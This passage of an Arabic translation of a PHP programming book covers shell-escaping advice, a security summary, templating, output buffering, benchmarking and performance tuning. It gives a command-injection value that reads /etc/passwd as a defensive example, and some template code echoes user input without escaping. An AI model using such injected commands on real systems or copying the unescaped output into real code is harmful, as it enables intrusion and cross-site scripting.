الآن، إذا مر المستخدم "/tmp;cat /etc/passwd"، فإن الأمر الذي يتم تشغيله في الواقع هو:

```
ls '/tmp;cat /etc/passwd'
```

أسهل طريقة لتجنب الصدفة هي القيام بعمل أي برنامج تحاول الاتصال به في كود PHP، بدلاً من الاتصال بالصدفة. من المحتمل أن تكون الدوال المدمجة أكثر أمانًا من أي شيء يتضمن الصدفة.

مخاوف بشأن تشفير البيانات Data Encryption Concerns

موضوع أخير يجب تغطيته هو تشفير البيانات التي تريد التأكد من أنها غير قابلة للعرض في شكلها الأصلي. ينطبق هذا في الغالب على كلمات مرور مواقع الويب، ولكن هناك أمثلة أخرى، مثل أرقام الضمان الاجتماعي (أرقام التأمين الاجتماعي في كندا) وأرقام بطاقات الائتمان وأرقام الحسابات المصرفية.

تحقق من المناقشات على صفحة الأسئلة الشائعة على موقع PHP على الويب للعثور على أفضل طريقة لاحتياجات تشفير البيانات الخاصة بك.

مزيد من المصادر

يمكن أن تساعدك المصادر التالية في التوسع في هذه المقدمة الموجزة لأمان الكود:

- ❖ أمان PHP الأساسي "*Essential PHP Security*" (O'Reilly) لـ Chris Shiflett.
- ❖ مشروع أمان تطبيق الويب المفتوح "The Open Web Application Security Project"

ملخص الأمن

نظرًا لأن الأمن يعد أمرًا مهمًا، نود أن نكرر النقاط الرئيسية في هذا الفصل بالإضافة إلى تقديم بعض النصائح الإضافية:

صفي المدخلات للتأكد من أن جميع البيانات التي تتلقاها من المصادر البعيدة هي البيانات التي تتوقعها. تذكر أنه كلما كان منطق التصفية أكثر صرامة، كان تطبيقك أكثر أمانًا.

الهروب من الإخراج بطريقة تراعي السياق للتأكد من عدم إساءة تفسير بياناتك من قبل نظام بعيد.

قم دائمًا بتهيئة المتغيرات الخاصة بك. هذا مهم بشكل خاص عند تمكين التوجيه register_globals.

قم بتعطيل register_globals و magic_quotes_gpc و allow_url_fopen. راجع موقع PHP للحصول على تفاصيل حول هذه التوجيهات.

عند إنشاء اسم ملف، تحقق من المكونات باستخدام `basename()` و `realpath()`.

خزن الملفات المضمنة خارج جذر المستند. من الأفضل عدم تسمية ملفات التضمين بالإمتداد inc.. قم بتسميتها بامتداد php.، أو بامتداد آخر أقل وضوحًا.

دائمًا استدع `session_regenerate_id()` كلما تغير مستوى امتياز المستخدم.

عندما تنشئ اسم ملف من مكون يوفره المستخدم، تحقق من المكونات باستخدام `basename()` و realpath().

لا تنشئ ملفًا ثم تغيير أذوناته. بل استخدم `umask()` بحيث يتم إنشاء الملف بالأذونات الصحيحة.

لا تستخدم البيانات التي يوفرها المستخدم مع `eval()` و `preg_replace()` مع الخيار `/e` أو أي من أوامر النظام: `exec()` و `system()` و `popen()` و `passthru()` وعامل backtick (`` ` ``).

ما التالي؟

مع وجود نقاط ضعف محتملة مثل هذه، قد نتساءل عن سبب القيام "بشيء تطوير الويب" هذا على الإطلاق. هناك تقارير شبه يومية عن خروقات لأمن الويب في البنوك وبيوت الاستثمار مع فقدان هائل للبيانات وسرقة الهوية. على أقل تقدير، إذا كنت ستصبح مطورًا جيدًا على الويب، فيجب عليك دائمًا تبني الأمان وتذكر أنه مشهد متغير. لا تفترض أبدًا أنك آمن بنسبة 100٪.

في الفصل التالي مناقشة حول تقنيات تطوير التطبيق. هذا مجال آخر حيث يمكن لمطوري الويب أن يتألقوا بالفعل وينقذوا أنفسهم من الكثير من الصداع من بين الموضوعات التي سنغطيها استخدام مكتبات الأكواد ومعالجة الأخطاء وضبط الأداء.

الفصل الخامس عشر: تقنيات التطبيق

الآن ، يجب أن يكون لديك فهم قوي لتفاصيل لغة PHP واستخدامها في مجموعة متنوعة من المواقف الشائعة. سنعرض لك الآن بعض التقنيات التي قد تجدها مفيدة في تطبيقات PHP، مثل مكتبات الأكواد وأنظمة القوالب ومعالجة المخرجات بكفاءة ومعالجة الأخطاء وضبط الأداء.

مكتبات الكود

كما رأيت، تأتي PHP مع العديد من مكتبات الإضافات التي تجمع بين الوظائف المفيدة في حزم مميزة يمكنك الوصول إليها من البرامج النصية الخاصة بك. قمنا بتغطية استخدام مكتبات الامتدادات: GD و FPDF و Libxslt في الفصول 10 و 11 و 12 على التوالي.

بالإضافة إلى استخدام الامتدادات التي تأتي مع PHP، يمكنك إنشاء مكتبات من أكوادك الخاصة والتي يمكنك استخدامها في أكثر من جزء من موقع الويب الخاص بك. الأسلوب العام هو تخزين مجموعة من الدوال ذات الصلة في ملف PHP. بعد ذلك، عندما تحتاج إلى استخدام هذه الدالة في صفحة ما، يمكنك استخدام `require_once()` لإدراج محتويات الملف في البرنامج النصي الحالي.

ملاحظة:

لاحظ أن هناك ثلاث دوال أخرى من نوع التضمين يمكن استخدامها أيضًا. وهي: `require()` و `include_once()` و `include()`. يناقش الفصل الثاني هذه الدوال بالتفصيل.

على سبيل المثال، لنفترض أن لديك مجموعة من الدوال التي تساعد في إنشاء عناصر نموذج HTML بتنسيق HTML صالح: تقوم إحدى الدوال في مجموعتك بإنشاء حقل نص "text" أو منطقة نص "textarea" (اعتمادًا على عدد الأحرف التي تحددها كحد أقصى)، بينما تنشئ دالة أخرى سلسلة من النوافذ المنبثقة التي يمكن من خلالها تحديد التاريخ والوقت،

وما إلى ذلك. بدلاً من نسخ الكود للعديد من الصفحات - وهو أمر ممل ويؤدي إلى أخطاء، ويجعل من الصعب إصلاح أي أخطاء موجودة في الدوال - فإن إنشاء مكتبة دوال هو الخيار المعقول.

عندما تقوم بدمج الدوال في مكتبة تعليمات برمجية، احرص على الحفاظ على التوازن بين تجميع الدوال ذات الصلة وتضمين الدوال التي لا يتم استخدامها كثيرًا. عندما تقوم بتضمين مكتبة تعليمات برمجية في إحدى الصفحات، يتم تحليل جميع الدوال الموجودة في تلك المكتبة، سواء كنت تستخدمها كلها أم لا. المحلل اللغوي لـ PHP سريع، ولكن عدم تحليل الدالة يكون أسرع. في الوقت نفسه، لا تريد تقسيم دوالك عبر عدد كبير جدًا من المكتبات، مما يؤدي إلى ضرورة تضمين الكثير من الملفات في كل صفحة، لأن الوصول إلى الملفات يكون بطيئًا.

نظم القوالب

يوفر نظام القوالب "*templating system*" طريقة لفصل الكود في صفحة الويب عن تخطيط تلك الصفحة /* الخلاصة: لفصل التصميم كشكل وهك عن البرمجة للموقع، بمعنى أخر فصل أكواد php عن html و css وهك*/. في المشاريع الكبيرة، يمكن استخدام القوالب للسماح للمصممين بالتعامل مع تصميم صفحات الويب خاصة، والمبرمجين للتعامل فقط (بشكل أو بآخر) مع البرمجة. الفكرة الأساسية لنظام القوالب هي أن صفحة الويب نفسها تحتوي على علامات خاصة يتم استبدالها بمحتوى حيوي. يمكن لمصمم الويب إنشاء HTML للصفحة والقلق ببساطة بشأن التخطيط، باستخدام العلامات المناسبة لأنواع مختلفة من المحتوى الحيوي المطلوب. المبرمج، من ناحية أخرى، مسؤول عن إنشاء الكود الذي يولد المحتوى الحيوي للعلامات.

لجعل هذا أكثر واقعية، دعونا نلقي نظرة على مثال بسيط. ضع في اعتبارك صفحة الويب التالية، التي تطلب من المستخدم تقديم اسم، وبعد ذلك، إذا تم توفير اسم، تشكر المستخدم:

```
<html>
 <head>
 <title>User Information</title>
 </head>

 <body>
 <?php if (!empty($_GET['name'])) {
```

```
 // افعل شيئًا بالقيم المقدمة?>

 <p><font face="helvetica,arial"> شكرا لتعبئتك النموذج
 <?php echo $_GET['name'] ?>.</font></p>
 <?php }
else { ?>
 <p><font face="helvetica,arial"> الرجاء إدخال المعلومات التالية:
 </font></p>

 <form action="<?php echo $_SERVER['PHP_SELF'] ?>">
 <table>
 <tr>
 <td>الاسم:</td>
 <td>
 <input type="text" name="name" />
 <input type="submit" />
 </td>
 </tr>
 </table>
 </form>
<?php } ?>
</body>
</html>
```

من الأفضل ترك موضع عناصر PHP المختلفة داخل علامات تخطيط متنوعة، مثل عناصر الخط والجدول، للمصمم، خاصةً عندما تصبح الصفحة أكثر تعقيدًا. باستخدام نظام القوالب، يمكننا تقسيم هذه الصفحة إلى ملفات منفصلة، بعضها يحتوي على كود PHP وبعضها يحتوي على التخطيط. ستحتوي صفحات HTML بعد ذلك على محددات خاصة حيث يجب وضع المحتوى الحيوي. يوضح المثال 15-1 صفحة قالب HTML الجديدة لنموذجنا البسيط، والذي يتم تخزينه في ملف user.template. يستخدم علامة {DESTINATION} للإشارة إلى البرنامج النصي الذي يجب أن يعالج النموذج.

مثال 15-1. نموذج HTML لنموذج إدخال المستخدم

```
<html>
 <head>
 <title>User Information</title>
 </head>
<body>
 <p>Please enter the following information:</p>
 <form action="{DESTINATION}">
 <table>
 <tr>
 <td>Name:</td>
 <td><input type="text" name="name" /></td>
 </tr>
 </table>
 </form>
 </body>
</html>
```

يُظهر المثال 15-2 نموذجًا لصفحة الشكر، تسمى thankyou.template، والتي تُعرض بعد أن يملأ المستخدم النموذج. تستخدم هذه الصفحة علامة {NAME} لتضمين قيمة اسم المستخدم.

مثال 15-2. قالب HTML لصفحة الشكر

```
<html>
 <head>
 <title>Thank You</title>
 </head>
<body>
 <p>Thank you for filling out the form, {NAME}.</p>
 </body>
</html>
```

نحتاج الآن إلى برنامج نصي يمكنه معالجة صفحات القوالب هذه، وملء المعلومات المناسبة للعلامات المختلفة. يوضح المثال 3-15 نص PHP الذي يستخدم هذه القوالب (واحد قبل أن يقدم لنا المستخدم المعلومات والآخر بعده). يستخدم كود PHP دالة `fillTemplate()` لربط قيمنا وملفات القالب. يسمى هذا الملف form_template.php.

مثال **3-15.** برنامج نصي للقالب

```
<?php
$bindings["DESTINATION"] = $_SERVER["PHP_SELF"];
$name = $_GET["name"];
if (!empty($name)) {
 // افعل شيئا بالقيم المدخلة
 $template = "thankyou.template";
 $bindings["NAME"] = $name;
}
else {
 $template = "user.template";
}
echo fillTemplate($template, $bindings);
```

يوضح المثال 15-4 الدالة `fillTemplate()` التي يستخدمها البرنامج النصي في المثال 3-15. تأخذ الدالة اسم ملف قالب (متعلق بمجلد يسمى *templates* الموجودة في جذر المستند)، ومصفوفة من القيم، وتعليمات اختيارية تشير إلى ما يجب فعله إذا تم العثور على علامة لا يتم إعطاء قيمة لها. القيم المحتملة هي حذف "delete"، مما يحذف العلامة؛ تعليق "comment" يستبدل العلامة بتعليق يشير إلى أن القيمة مفقودة؛ أو أي شيء آخر، مما يترك العلامة فقط. يسمى هذا الملف func_template.php.

مثال 15-4. دالة fillTemplate()

```
<?php
function fillTemplate($name, $values = array(), $unhandled = 
"delete") {
 $templateFile = 
"{$_SERVER['DOCUMENT_ROOT']}/templates/{$name}";
```

```
 if ($file = fopen($templateFile, 'r')) {
 $template = fread($file, filesize($templateFile));
 fclose($file);
 }

 $keys = array_keys($values);

 foreach ($keys as $key) {
 // look for and replace the key everywhere it occurs in the
template
 $template = str_replace("{{$key}}", $values[$key],
$template);
 }

 if ($unhandled == "delete") {
 // إزالة المفاتيح المتبقية
 $template = preg_replace("/{[^ }]*}/i", "", $template);
 }
 else if ($unhandled == "comment") {
 // إزالة التعليقات الباقية
 $template = preg_replace("/{([^ }]*)}/i", "<!-- \\1 undefined
-->", $template);
 }

 return $template;
}
```

من الواضح أن هذا المثال لنظام القوالب متكلف إلى حد ما. ولكن إذا كنت تفكر في تطبيق PHP كبير يعرض مئات المقالات الإخبارية، فيمكنك أن تتخيل كيف يمكن أن يكون نظام النماذج الذي يستخدم علامات مثل:

{HEADLINE} و {BYLINE} و {ARTICLE} مفيدًا، حيث سيسمح للمصممين إنشاء تخطيط لصفحات المقالات دون الحاجة إلى القلق بشأن المحتوى الفعلي.

بينما قد تقلل القوالب من مقدار كود PHP الذي يجب على المصممين رؤيته، هناك مقايضة في الأداء، حيث أن كل طلب يتحمل تكلفة إنشاء صفحة من القالب. يمكن أن يؤدي إجراء تطابقات الأنماط على كل صفحة صادرة إلى إبطاء موقع مشهور حقًا. يعد Smarty الذي صممه Andrei Zmievski نظامًا فعالًا للقوالب يتعامل بدقة مع الكثير من هذا الأداء عن طريق تحويل النموذج إلى كود PHP مباشر وتخزينه مؤقتًا. بدلاً من إجراء استبدال القالب عند كل طلب، فإنه يفعل ذلك فقط عند تغيير ملف القالب.

معالجة الإخراج

تتعلق PHP بعرض المخرجات في متصفح الويب. وفقًا لذلك، هناك بعض الأساليب المختلفة التي يمكنك استخدامها للتعامل مع الإخراج بشكل أكثر كفاءة أو سهولة.

التخزين المؤقت للإخراج Output Buffering

بشكل افتراضي، ترسل PHP نتائج أوامر echo والأوامر المماثلة إلى المتصفح بعد تنفيذ كل أمر. بالتناوب، يمكنك استخدام دوال التخزين المؤقت لمخرجات PHP لجمع المعلومات التي يتم إرسالها عادةً إلى المتصفح في مخزن مؤقت وإرسالها لاحقًا (أو إنهاؤها تمامًا). يتيح لك هذا تحديد طول المحتوى لمخرجاتك بعد إنشائه، أو التقاط ناتج دالة، أو تجاهل إخراج دالة مضمنة.

يمكنك تشغيل التخزين المؤقت للإخراج باستخدام دالة `ob_start()`:

```
ob_start([callback]);
```

معلمة رد الاستدعاء "*callback*" الاختيارية هي اسم الدالة التي تعالج الإخراج. إذا تم تحديد هذه الدالة، يتم تمرير المخرجات المجمعة عند مسح المخزن المؤقت، ويجب أن تُرجع سلسلة من الإخراج لإرسالها إلى المستعرض. يمكنك استخدام هذا، على سبيل المثال: لتحويل جميع نتائج http://www.yoursite.com إلى http://www.mysite.com.

أثناء تمكين التخزين المؤقت للإخراج، يتم تخزين جميع المخرجات في مخزن مؤقت داخلي. للحصول على الطول الحالي ومحتويات المخزن المؤقت، استخدم `ob_get_length()` و `ob_get_contents()`:

```
$len = ob_get_length();
$contents = ob_get_contents();
```

إذا لم يتم تمكين التخزين المؤقت، فإن هذه الدوال ترجع خطأ.

هناك طريقتان للتخلص من البيانات الموجودة في المخزن المؤقت. دالة `ob_clean()` تمسح المخزن المؤقت للإخراج، ولكنها لا تقوم بإيقاف التخزين المؤقت للإخراج اللاحق. دالة `ob_end_clean()` تمسح المخزن المؤقت للإخراج وتنهي التخزين المؤقت للإخراج.

هناك ثلاث طرق لإرسال المخرجات المجمعة إلى المتصفح (يُعرف هذا الإجراء باسم مسح المخزن المؤقت "*flushing* the buffer"). ترسل الدالة `ob_flush()` بيانات الإخراج إلى خادم الويب وتمسح المخزن المؤقت، ولكنها لا تنهي التخزين المؤقت للإخراج. لا تقوم دالة `flush()` بمسح وتنظيف المخزن المؤقت للإخراج فحسب، بل تحاول أيضًا جعل خادم الويب يرسل البيانات إلى المتصفح على الفور. ترسل دالة `ob_end_flush()` بيانات الإخراج إلى خادم الويب وتنهي التخزين المؤقت للإخراج. في جميع الحالات، إذا حددت رد اتصال باستخدام ob_start()، فسيتم استدعاء هذه الدالة لتحديد ما يتم إرساله إلى الخادم بالضبط.

إذا انتهى البرنامج النصي الخاص بك مع استمرار تمكين التخزين المؤقت للإخراج — أي إذا لم تقم باستدعاء `ob_end_flush()` أو `ob_end_clean()` - فإن PHP تستدعي `ob_end_flush()` نيابة عنك.

يجمع الكود التالي ناتج الدالة `phpinfo()` ويستخدمه لتحديد ما إذا كان لديك وحدة رسومات GD مثبتة أم لا:

```
ob_start();
 phpinfo();
 $phpinfo = ob_get_contents();
ob_end_clean();

if (strpos($phpinfo, "module_gd") === false) {
 echo
"نأسف، ليس لديك دعم GD Graphics في PHP الخاص بك.";
}
```

```
else {
 echo
 " GD Graphics!تهانينا ، لديك دعم";
}
```

بالطبع، هناك طريقة أسرع وأبسط للتحقق مما إذا كان هناك امتداد معين متاحًا وهو اختيار دالة تعرف أن الامتداد متوفر والتحقق من وجوده. بالنسبة إلى امتداد GD، يمكنك القيام بما يلي:

```
if (function_exists("imagecreate")) {
 // do something useful
}
```

لتغيير كل المراجع في مستند من http://www.yoursite.com إلى http://www.mysite.com، قم ببساطة بلف " wrap" الصفحة كما يلي:

```
ob_start(); ?>
Visit  <a  href="http://www.yoursite.com/foo/bar">our  site</a>
now!
<?php $contents = ob_get_contents();
ob_end_clean();
```

```
echo str_replace("http://www.yoursite.com/",
"http://www.mysite.com/", $contents);
```

```
?>
Visit <a href="http://www.mysite.com/foo/bar">our site</a> now!
```

هناك طريقة أخرى للقيام بذلك وهي رد الإستدعاء. هنا، تعمل إعادة إستدعاء `rewrite()` على تغيير نص الصفحة:

```
function rewrite($text) {
```

```
return str_replace("http://www.yoursite.com/",
"http://www.mysite.com/", $text);

}

ob_start("rewrite"); ?>

Visit <a href="http://www.yoursite.com/foo/bar">our site</a> now!
Visit <a href="http://www.mysite.com/foo/bar">our site</a> now!
```

ضغط الإخراج "Output Compression"

المتصفحات الحديثة تدعم ضغط نص صفحات الويب؛ يرسل الخادم نصًا مضغوطًا والمتصفح يفك ضغطه. لضغط صفحة الويب الخاصة بك تلقائيًا، قم بلفها "wrap" على النحو التالي:

```
ob_start("ob_gzhandler");
```

يمكن استخدام دالة `ob_gzhandler()` المضمنة بمثابة رد استدعاء لاستدعاء `ob_start()`. يقوم بضغط الصفحة المخزنة مؤقتًا وفقًا لرأس قبول الترميز "`Accept-Encoding`" المرسل بواسطة المتصفح. تقنيات الضغط الممكنة هي gzip أو deflate أو لا شيء "none".

نادرًا ما يكون من المنطقي ضغط الصفحات القصيرة؛ لأن وقت الضغط وإلغاء الضغط يتجاوز الوقت الذي يستغرقه إرسال النص غير المضغوط ببساطة. ومع ذلك، فمن المنطقي ضغط صفحات الويب الكبيرة (أكبر من 5 كيلوبايت).

بدلاً من إضافة استدعاء `ob_start()` في أعلى كل صفحة، يمكنك تعيين خيار `output_handler` في ملف php.ini إلى رد استدعاء يتم إجراؤه في كل صفحة. للضغط: `ob_gzhandler`.

تحسين الأداء

Performance Tuning

قبل التفكير كثيرًا في تحسين الأداء، خذ الوقت الكافي لجعل الكود الخاص بك يعمل بشكل صحيح. بمجرد أن يكون لديك كود يعمل جيدا، يمكنك تحديد الأقسام الأبطأ أو الاختناقات "*bottlenecks*". إذا حاولت تحسين كودك أثناء كتابته، فستكتشف أن الكود المحسّن يصبح أكثر صعوبة في القراءة ويستغرق وقتًا أطول في الكتابة بشكل عام. إذا كنت تقضي هذا الوقت في قسم من التعليمات البرمجية لا يتسبب في مشكلة حقيقية، فهذا تضييع وقت لاغير، خاصةً مع مرور الوقت عندما تحتاج لإلقاء نظرة على هذا الكود ولم يعد بإمكانك قراءته.

بمجرد تشغيل الكود الخاص بك، قد تجد أنه يحتاج إلى بعض التحسين. يميل تحسين الكود إلى الوقوع في أحد منطقتين: تقصير أوقات التنفيذ وتقليل متطلبات الذاكرة.

قبل أن تبدأ في التحسين، اسأل نفسك عما إذا كنت بحاجة للتحسين أم لا. لقد أهدر عدد كبير جدًا من المبرمجين ساعات في التساؤل عما إذا كانت سلسلة معقدة من استدعاءات دالة السلسلة أسرع أم أبطأ من تعبير عادي واحد لـ Perl، عندما يتم عرض الصفحة التي يوجد بها هذا الكود مرة واحدة كل خمس دقائق. التحسين ضروري فقط عندما تستغرق الصفحة وقتًا طويلاً للتحميل بحيث يرى المستخدم أنها بطيئة. غالبًا ما يكون حتى في المواقع المعروفة عالميا - إذا جاءت طلبات الصفحة بالسرعة الكافية، فإن الوقت المستغرق لإنشاء هذه الصفحة يمكن أن يعني الفرق بين التسليم الفوري والحمل الزائد للخادم. مع احتمال الانتظار الطويل على موقعك، يمكنك المراهنة على أن زوار موقعك على الويب لن يستغرقوا وقتًا طويلاً ليقرروا البحث في مكان آخر عما يريدون.

بمجرد أن تقرر أن صفحتك بحاجة للتحسين (يمكن القيام بذلك على أفضل وجه من خلال بعض الاختبارات والملاحظات التي يقوم بها المستخدم النهائي)، يمكنك الانتقال إلى تحديد ما هو بطيء بالضبط. يمكنك استخدام الأساليب الموجودة في قسم "التشخيص "Profiling"" لتوقيت مختلف الإجراءات الفرعية أو الوحدات المنطقية لصفحتك. سيعطيك هذا فكرة عن أجزاء صفحتك التي تستغرق وقتًا أطول لظهورها- هذه الأجزاء هي المكان الذي يجب أن تركز فيه جهود التحسين. إذا كان إنتاج الصفحة يستغرق 5 ثوانٍ، فلن تقللها أبدًا إلى ثانيتين عن طريق تحسين دالة تمثل 0.25 ثانية فقط من إجمالي الوقت. حدد أكبر الكتل البرمجية التي تهدر الوقت وركز عليها. حدد توقيت الصفحة والقطع التي تقوم بتحسينها للتأكد من أن التغييرات التي تجريها لها تأثير إيجابي وليس سلبي.

أخيرًا، يجب أن تعرف متى لا ينفع التحسين البرمجي. أحيانًا يكون هناك حد مطلق للسرعة التي يمكنك بها تشغيل شيء ما. في مثل هذه الحالات، فإن الطريقة الوحيدة للحصول على أداء أفضل هي شراء أجهزة جديدة. قد يتحول الحل إلى أجهزة أسرع أو خوادم ويب أكثر مع ذاكرة تخزين مؤقت للوكيل العكسي أمامها.

قياس الأداء "Benchmarking"

إذا كنت تستخدم Apache، فيمكنك استخدام أداة قياس الأداء Apache، `ab`، لإجراء اختبار أداء عالي المستوى. لاستخدامه، قم بتشغيل:

```
$ /usr/local/apache/bin/ab -c 10 -n 1000
http://localhost/info.php
```

يختبر هذا الأمر سرعة ملف كود PHP *info.php* ألف مرة، مع تشغيل 10 طلبات متزامنة في أي وقت. تقوم أداة قياس الأداء بإرجاع معلومات متنوعة حول الاختبار، بما في ذلك أبطأ وأسرع ومتوسط أوقات التحميل. يمكنك مقارنة هذه القيم بصفحة HTML ثابتة لمعرفة مدى سرعة أداء النص البرمجي.

على سبيل المثال، إليك ناتج 1000 عملية جلب لصفحة بسيطة تستدعي `phpinfo()`:

This is ApacheBench, Version 1.3d <$Revision: 1.2 $> apache-1.3

Copyright (c) 1996 Adam Twiss, Zeus Technology Ltd,

http://www.zeustech.net/

Copyright (c) 1998-2001 The Apache Group, http://www.apache.org/

Benchmarking localhost (be patient)

Completed 100 requests

Completed 200 requests

Completed 300 requests

Completed 400 requests

Completed 500 requests

Completed 600 requests

Completed 700 requests

Completed 800 requests

Completed 900 requests

Finished 1000 requests

Server Software: Apache/1.3.22

Server Hostname: localhost

Server Port: 80

Document Path: /info.php

Document Length: 49414 bytes

Concurrency Level: 10

Time taken for tests: 8.198 seconds

Complete requests: 1000

Failed requests: 0

Broken pipe errors: 0

Total transferred: 49900378 bytes

HTML transferred: 49679845 bytes

Requests per second: 121.98 [#/sec] (mean)

Time per request: 81.98 [ms] (mean)

Time per request: 8.20 [ms] (mean, across all concurrent requests)

Transfer rate: 6086.90 [Kbytes/sec] received

Connnection Times (ms)

min mean[+/-sd] median max

Connect: 0 12 16.9 1 72

Processing: 7 69 68.5 58 596

Waiting: 0 64 69.4 50 596

Total: 7 81 66.5 79 596

Percentage of the requests served within a certain time (ms)

50% 79

66% 80

75% 83

80% 84

90% 158

95% 221

98% 268

99% 288

100% 596 (last request)

إذا كان نص PHP يستخدم جلسات، فإن النتائج التي تحصل عليها من ab لن تكون ممثلة لأداء البرامج النصية في العالم الحقيقي. نظراً لأن الجلسة مغلقة عبر أحد الطلبات، فإن النتائج من الطلبات المتزامنة التي يديرها ab ستكون سيئة للغاية. ومع ذلك، في الاستخدام العادي، ترتبط الجلسة عادةً بمستخدم واحد، ليس من المحتمل أن يقوم بإجراء طلبات متزامنة.

يخبرك استخدام ab بالسرعة الإجمالية لصفحتك، ولكنه لا يمنحك أي معلومات عن سرعة الدوال الفردية لكل التعليمات البرمجية داخل الصفحة. استخدم ab لاختبار التغييرات التي تجريها على كودك أثناء محاولتك تحسين سرعته. نعرض لك كيفية تحديد توقيت الأجزاء الفردية من الصفحة في القسم التالي، ولكن في النهاية لا تهم هذه العلامات المصغرة إذا كانت الصفحة الإجمالية لا تزال بطيئة في التحميل والتشغيل. يأتي الدليل النهائي على نجاح تحسينات الأداء من الأرقام الواردة في تقارير ab.

التشخيص "Profiling"

لا تحتوي PHP على تشخيص مضمن، ولكن هناك بعض الأساليب التي يمكنك استخدامها للتحقيق في التعليمات البرمجية التي تعتقد أن بها مشكلات في الأداء. إحدى التقنيات هي استدعاء دالة microtime() للحصول على تمثيل دقيق لمقدار الوقت المنقضي. يمكنك إحاطة الكود التي تقوم بتشخيصه باستدعاءات لـ microtime() واستخدام القيم التي ترجعها لحساب المدة التي استغرقها الكود.

على سبيل المثال، إليك بعض الأكواد التي يمكنك استخدامها لمعرفة المدة التي يستغرقها إنتاج مخرجات phpinfo():

```
ob_start();
$start = microtime(true);
phpinfo();
$end = microtime(true);
ob_end_clean();
echo "phpinfo() took " . ($end - $start) . " seconds to run.\n";
```

أعد تحميل هذه الصفحة عدة مرات، وسترى أن الرقم يتقلب قليلاً. أعد تحميله كثيرًا بما يكفي، وسترى أنه يتقلب كثيرًا. تتمثل خطورة توقيت تشغيل جزء واحد من التعليمات البرمجية في أنك قد لا تحصل على تحميل تمثيلي للجهاز - فقد يقوم الخادم بالترحيل أثناء قيام المستخدم بتشغيل *emacs*، أو ربما قام بإزالة الملف المصدر من ذاكرة التخزين المؤقت الخاصة

به. أفضل طريقة للحصول على تمثيل دقيق للوقت الذي يستغرقه القيام بشيء ما هو توقيت التشغيل المتكرر والنظر إلى متوسط تلك الأوقات.

تسهل فئة Benchmark المتوفرة في PEAR تكرار أقسام الوقت في البرنامج النصي الخاص بك. إليك مثال بسيط يوضح كيف يمكنك استخدامه:

```
require_once 'Benchmark/Timer.php';

$timer = new Benchmark_Timer;

$timer->start();
 sleep(1);
 $timer->setMarker('Marker 1');
 sleep(2);
$timer->stop();

$profiling = $timer->getProfiling();

foreach ($profiling as $time) {
 echo $time["name"] . ": " . $time["diff"] . "<br>\n";
}

echo "Total: " . $time["total"] . "<br>\n";
```

المخرج من هذا البرنامج هو:

```
Start: -
Marker 1: 1.0006979703903
Stop: 2.0100029706955
Total: 3.0107009410858
```

وهذا يعني أن الأمر استغرق 1.0006979703903 ثانية للوصول إلى Marker 1، والذي تم تعيينه مباشرة بعد استدعاء sleep(1)، لذلك هذا ما نتوقعه. استغرق الأمر ما يزيد قليلاً عن ثانيتين للانتقال من Marker 1 إلى النهاية، واستغرق تشغيل البرنامج النصي بأكمله لما يزيد قليلاً عن ثلاث ثوانٍ. يمكنك إضافة العديد من العلامات كما تريد وبالتالي توقيت أجزاء مختلفة من البرنامج النصي الخاص بك.

تحسين وقت التنفيذ "Optimizing Execution Time"

فيما يلي بعض النصائح لتقصير أوقات تشغيل برامجك النصية:

- ❖ تجنب استعمال printf() عندما يكون استعمال echo هو كل ما تحتاجه.
- ❖ تجنب إعادة حساب القيم داخل الحلقة، لأن محلل PHP لا يزيل ثوابت الحلقة. على سبيل المثال، لا تفعل هذا إذا لم يتغير حجم $array:

```
for ($i = 0; $i < count($array); $i++) { /* افعل شيئ ما */ }
```

بدلا من ذلك، استعمل:

```
$num = count($array);
 for ($i = 0; $i < $num; $i++) { /* do something */ }
```

- ❖ قم بتضمين الملفات التي تحتاجها فقط. قم بتقسيم الملفات المضمنة لتشمل فقط الدوال التي أنت متأكد من استخدامها معًا. على الرغم من صعوبة الحفاظ على الكود بهذا التنسيق، إلا أن تحليل الكود الذي لا تستخدمه مكلف.
- ❖ إذا كنت تستخدم قاعدة بيانات، فاستخدم اتصالات قاعدة البيانات المستمرة - يمكن أن يكون إعداد اتصالات قاعدة البيانات وإغلاقها بطيئًا.
- ❖ لا تستخدم تعبيرًا عاديًا عندما تؤدي دالة بسيطة لمعالجة السلاسل نفس الوظيفة. على سبيل المثال، لتحويل حرف إلى آخر في سلسلة، استخدم str_replace() وليس preg_replace().

تحسين متطلبات الذاكرة "Optimizing Memory Requirements"

فيما يلي بعض الأساليب لتقليل متطلبات الذاكرة لبرامجك النصية:

- ❖ استخدم الأرقام بدلاً من النصوص متى ما أمكن ذلك:

```
for ($i = "0"; $i < "10"; $i++) // سيئ
for ($i = 0; $i < 10; $i++) // جيد
```

- ❖ عندما تنتهي من سلسلة كبيرة، اضبط المتغير الذي يحمل السلسلة على سلسلة فارغة. هذا يحرر الذاكرة ليتم إعادة استخدامها.
- ❖ قم بتضمين أو طلب الملفات التي تحتاجها فقط. استخدم `include_once()` و `require_once()` بدلاً من `include()` و `require()`.
- ❖ حرر"MySQL "Release أو مجموعات نتائج قاعدة البيانات الأخرى بمجرد الانتهاء منها. لا فائدة من الاحتفاظ بمجموعات النتائج في الذاكرة بعد استخدامها.

الوكيل العكسي وإعادة التوجيه "Reverse Proxies and Replication"

غالبًا ما تكون إضافة الأجهزة هي أسرع طريق لتحقيق أداء أفضل. من الأفضل قياس أداء برنامجك أولاً، على الرغم من أنه عادةً ما يكون إصلاح البرامج أرخص من شراء أجهزة جديدة. هناك ثلاثة حلول شائعة لمشكلة توسيع نطاق حركة المرور وهي الذاكرة المؤقتة للوكيل العكسي "reverse-proxy caches" وخوادم موازنة التحميل "load-balancing servers" وإعادة توجيه قاعدة البيانات "database replication".

الذاكرة المؤقتة للوكيل العكسي

الوكيل العكسي "*reverse proxy*": هو برنامج يقع أمام خادم الويب الخاص بك ويتعامل مع جميع الاتصالات من متصفحات العملاء.

تم تحسين البروكسي أو الوكيل لتقديم الملفات الثابتة بسرعة، وعلى الرغم من المظاهر "appearances" والتنفيذ "implementation"، يمكن تخزين معظم المواقع الحيوية مؤقتًا لفترات زمنية قصيرة دون فقدان الخدمة. عادة، ستقوم بتشغيل الخادم الوكيل على جهاز منفصل عن خادم الويب الخاص بك.

